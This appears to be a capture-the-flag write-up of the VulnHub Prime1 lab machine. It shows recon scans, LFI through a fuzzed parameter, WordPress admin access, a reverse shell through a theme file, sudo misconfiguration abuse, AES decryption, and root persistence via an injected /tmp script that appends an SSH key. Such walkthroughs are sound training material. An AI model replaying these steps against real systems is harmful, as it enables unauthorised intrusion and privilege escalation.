VulnHub Prime1
28 May, 2021
Machine Link: https://www.vulnhub.com/entry/prime-1,358/
Beginning with an nmap scan
$ sudo nmap -A -p 1-20000 192.168.56.118
Starting Nmap 7.91 ( https://nmap.org )
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.118
Host is up (0.00061s latency).
Not shown: 19998 closed ports
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8d:c5:20:23:ab:10:ca:de:e2:fb:e5:cd:4d:2d:4d:72 (RSA)
|   256 94:9c:f8:6f:5c:f1:4c:11:95:7f:0a:2c:34:76:50:0b (ECDSA)
|_  256 4b:f6:f1:25:b6:13:26:d4:fc:9e:b0:72:9f:f4:69:68 (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: HacknPentest
MAC Address: 08:00:27:26:9C:37 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.61 ms 192.168.56.118

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.33 seconds
The website was a page with just an image
Next I ran gobuster
# ./gobuster dir -u http://192.168.56.118 -w wordlists/common.txt -x php
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.118
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              php
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 293]
/.hta.php             (Status: 403) [Size: 297]
/.htaccess            (Status: 403) [Size: 298]
/.htpasswd.php        (Status: 403) [Size: 302]
/.htaccess.php        (Status: 403) [Size: 302]
/.htpasswd            (Status: 403) [Size: 298]
/dev                  (Status: 200) [Size: 131]
/image.php            (Status: 200) [Size: 147]
/index.php            (Status: 200) [Size: 136]
/index.php            (Status: 200) [Size: 136]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.56.118/javascript/]
/server-status        (Status: 403) [Size: 302]
/wordpress            (Status: 301) [Size: 320] [--> http://192.168.56.118/wordpress/]

# ./gobuster dir -u http://192.168.56.118 -w wordlists/common.txt -x txt
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.56.118
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                wordlists/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.1.0
[+] Extensions:              txt
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta.txt             (Status: 403) [Size: 279]
/.htaccess            (Status: 403) [Size: 279]
/.htaccess.txt        (Status: 403) [Size: 279]
/.htpasswd.txt        (Status: 403) [Size: 279]
/.htpasswd            (Status: 403) [Size: 279]
/.hta                 (Status: 403) [Size: 279]
/dev                  (Status: 200) [Size: 131]
/index.php            (Status: 200) [Size: 136]
/javascript           (Status: 301) [Size: 321] [--> http://192.168.56.118/javascript/]
/secret.txt           (Status: 200) [Size: 412]
/server-status        (Status: 403) [Size: 279]
/wordpress            (Status: 301) [Size: 320] [--> http://192.168.56.118/wordpress/]
Going to /dev, nothing promising

Going to /wordpress, something to follow up on

The author of the one single post is victor. I also ran wpscan with an aggressive plugin scan but it came up with nothing
Another path that stands out in the gobuster output is secret.txt

That specific Github link lead to a page that mentioned
(i) USE WFUZZ TO ENUMERATE CORRECT PARAMETER FOR A PAGE.
I took that as a hint to fuzz some path for a parameter. The only PHP files known right now are index.php and image.php so let's try start with index.php.
# wfuzz -c -w /usr/share/wfuzz/wordlist/general/common.txt  --hc 404 http://192.168.56.118/index.php?FUZZ
000000335:   200        7 L      12 W       136 Ch      "Extranet"
000000347:   200        7 L      12 W       136 Ch      "folder"
000000341:   200        7 L      19 W       206 Ch      "file"
000000349:   200        7 L      12 W       136 Ch      "forget"
000000343:   200        7 L      12 W       136 Ch      "filter"
The file parameter's probe result was 19 words long instead of 12 words like every other parameter's

Indeed it was a hint for LFI. location.txt was now visible

secrettier360 on another page, hmmm... Let's try image.php this time around, it works!

I was able to read /etc/passwd/ using LFI against secrettier360
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false syslog:x:104:108::/home/syslog:/bin/false _apt:x:105:65534::/nonexistent:/bin/false messagebus:x:106:110::/var/run/dbus:/bin/false uuidd:x:107:111::/run/uuidd:/bin/false lightdm:x:108:114:Light Display Manager:/var/lib/lightdm:/bin/false whoopsie:x:109:117::/nonexistent:/bin/false avahi-autoipd:x:110:119:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/bin/false avahi:x:111:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false dnsmasq:x:112:65534:dnsmasq,,,:/var/lib/misc:/bin/false colord:x:113:123:colord colour management daemon,,,:/var/lib/colord:/bin/false speech-dispatcher:x:114:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false hplip:x:115:7:HPLIP system user,,,:/var/run/hplip:/bin/false kernoops:x:116:65534:Kernel Oops Tracking Daemon,,,:/:/bin/false pulse:x:117:124:PulseAudio daemon,,,:/var/run/pulse:/bin/false rtkit:x:118:126:RealtimeKit,,,:/proc:/bin/false saned:x:119:127::/var/lib/saned:/bin/false usbmux:x:120:46:usbmux daemon,,,:/var/lib/usbmux:/bin/false victor:x:1000:1000:victor,,,:/home/victor:/bin/bash mysql:x:121:129:MySQL Server,,,:/nonexistent:/bin/false saket:x:1001:1001:find password.txt file in my directory:/home/saket: sshd:x:122:65534::/var/run/sshd:/usr/sbin/nologin
Following the hint, I found the password using the value secrettier360=../../../../home/saket/password.txt
follow_the_ippsec
This password along with victor as the username got me into the WP admin console
After browsing for a while and a failed attempt to upload a reverse shell as a plugin, I found secret.php, a writable file that was part of theme

Visiting the path /wordpress/wp-content/themes/twentynineteen/secret.php triggered the reverse shell
$ nc -vlnp 4444
listening on [any] 4444 ...
connect to [192.168.56.103] from (UNKNOWN) [192.168.56.118] 40952
Linux ubuntu 4.10.0-28-generic #32~16.04.2-Ubuntu SMP Thu Jul 20 10:19:48 UTC 2017 x86_64 x86_64 x86_64 GNU/Linux
 15:12:49 up  1:53,  0 users,  load average: 0.04, 0.04, 0.01
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Found some credentials in wp-config.php
/** MySQL database username */
define( 'DB_USER', 'wordpress' );

/** MySQL database password */
define( 'DB_PASSWORD', 'yourpasswordhere' );
Inside /home/saket I found the user flag
www-data@ubuntu:/var/www/html/wordpress$ cd /home/saket
cd /home/saket
www-data@ubuntu:/home/saket$ ls
ls
enc  password.txt  user.txt
www-data@ubuntu:/home/saket$ cat user.txt
cat user.txt
af3c658dcf9d7190da3153519c003456
Looks like www-data can execute /home/saket/enc with sudo
www-data@ubuntu:/home/saket$ sudo -l
sudo -l
Matching Defaults entries for www-data on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on ubuntu:
    (root) NOPASSWD: /home/saket/enc
Something interesting in Linpeas' output
[+] Backup files
-rw-r--r-- 1 root root 75 Aug 30  2019 /opt/backup/server_database/backup_pass
www-data@ubuntu:/opt/backup/server_database$ cat backup_pass
cat backup_pass
your password for backup_database file enc is

"backup_password"


Enjoy!
www-data@ubuntu:/home/saket$ sudo /home/saket/enc
sudo /home/saket/enc
enter password: backup_password
backup_password
good
www-data@ubuntu:/home/saket$ ls
ls
enc  enc.txt  key.txt  password.txt  user.txt
www-data@ubuntu:/home/saket$ cat enc.txt
cat enc.txt
nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ0Nw4=
www-data@ubuntu:/home/saket$ cat key.txt
cat key.txt
I know you are the fan of ippsec.

So convert string "ippsec" into md5 hash and use it to gain yourself in your real form.
enc.txt looks like a base64 encoded string, but it didn't decode to ASCII. This is the point where I got stuck, and after searching around found that this an AES ECB ciphertext. Since the key was also present, I used the following python code to decrypt it.
from Crypto.Cipher import AES
from base64 import b64decode

cipher = b'nzE+iKr82Kh8BOQg0k/LViTZJup+9DReAsXd/PCtFZP5FHM7WtJ9Nz1NmqMi9G0i7rGIvhK2jRcGnFyWDT9MLoJvY1gZKI2xsUuS3nJ/n3T1Pe//4kKId+B3wfDW/TgqX6Hg/kUj8JO08wGe9JxtOEJ6XJA3cO/cSna9v3YVf/ssHTbXkb+bFgY7WLdHJyvF6lD/wfpY2ZnA1787ajtm+/aWWVMxDOwKuqIT1ZZ0Nw4='
key = b'366a74cb3c959de17d61db30591c39d1'

aes = AES.new(key, AES.MODE_ECB)

print(aes.decrypt(b64decode(cipher)).decode('utf-8'))
And got the following text
Dont worry saket one day we will reach to
our destination very soon. And if you forget
your username then use your old password
==> "tribute_to_ippsec"

Victor,
Then I was able to login as saket
www-data@ubuntu:/home/saket$ su saket
su saket
Password: tribute_to_ippsec
saket@ubuntu:~$
Looking around
saket@ubuntu:~$ sudo -l
Matching Defaults entries for saket on ubuntu:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User saket may run the following commands on ubuntu:
    (root) NOPASSWD: /home/victor/undefeated_victor
saket@ubuntu:~$ file /home/victor/undefeated_victor
/home/victor/undefeated_victor: setuid executable, regular file, no read permission
saket@ubuntu:~$ sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
/home/victor/undefeated_victor: 2: /home/victor/undefeated_victor: /tmp/challenge: not found
As a first try I created /tmp/challenge to dump /root/root.txt and it worked
saket@ubuntu:~$ echo "cat /root/root.txt" > /tmp/challenge
saket@ubuntu:~$ chmod +x /tmp/challenge
saket@ubuntu:~$ sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
b2b17036da1de94cfb024540a8e7075a
I was able to add my public key to root's authorized_keys to get root access
saket@ubuntu:~$ echo "mkdir /root/.ssh; echo '<pub-key>' >> /root/.ssh/authorized_keys" > /tmp/challenge
saket@ubuntu:~$ sudo /home/victor/undefeated_victor
if you can defeat me then challenge me in front of you
$ ssh root@192.168.56.118
The authenticity of host '192.168.56.118 (192.168.56.118)' can't be established.
ECDSA key fingerprint is SHA256:rHl/xapuyza9MIimEEKhGmu2582OcpGvZyTyaDEm/w0.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.118' (ECDSA) to the list of known hosts.
Welcome to Ubuntu 16.04.3 LTS (GNU/Linux 4.10.0-28-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

247 packages can be updated.
11 updates are security updates.

*** System restart required ***

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

root@ubuntu:~# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:~# whoami
root
root@ubuntu:~# ls
enc  enc.cpp  enc.txt  key.txt  root.txt  sql.py  t.sh  wfuzz  wordpress.sql
root@ubuntu:~# cat root.txt
b2b17036da1de94cfb024540a8e7075a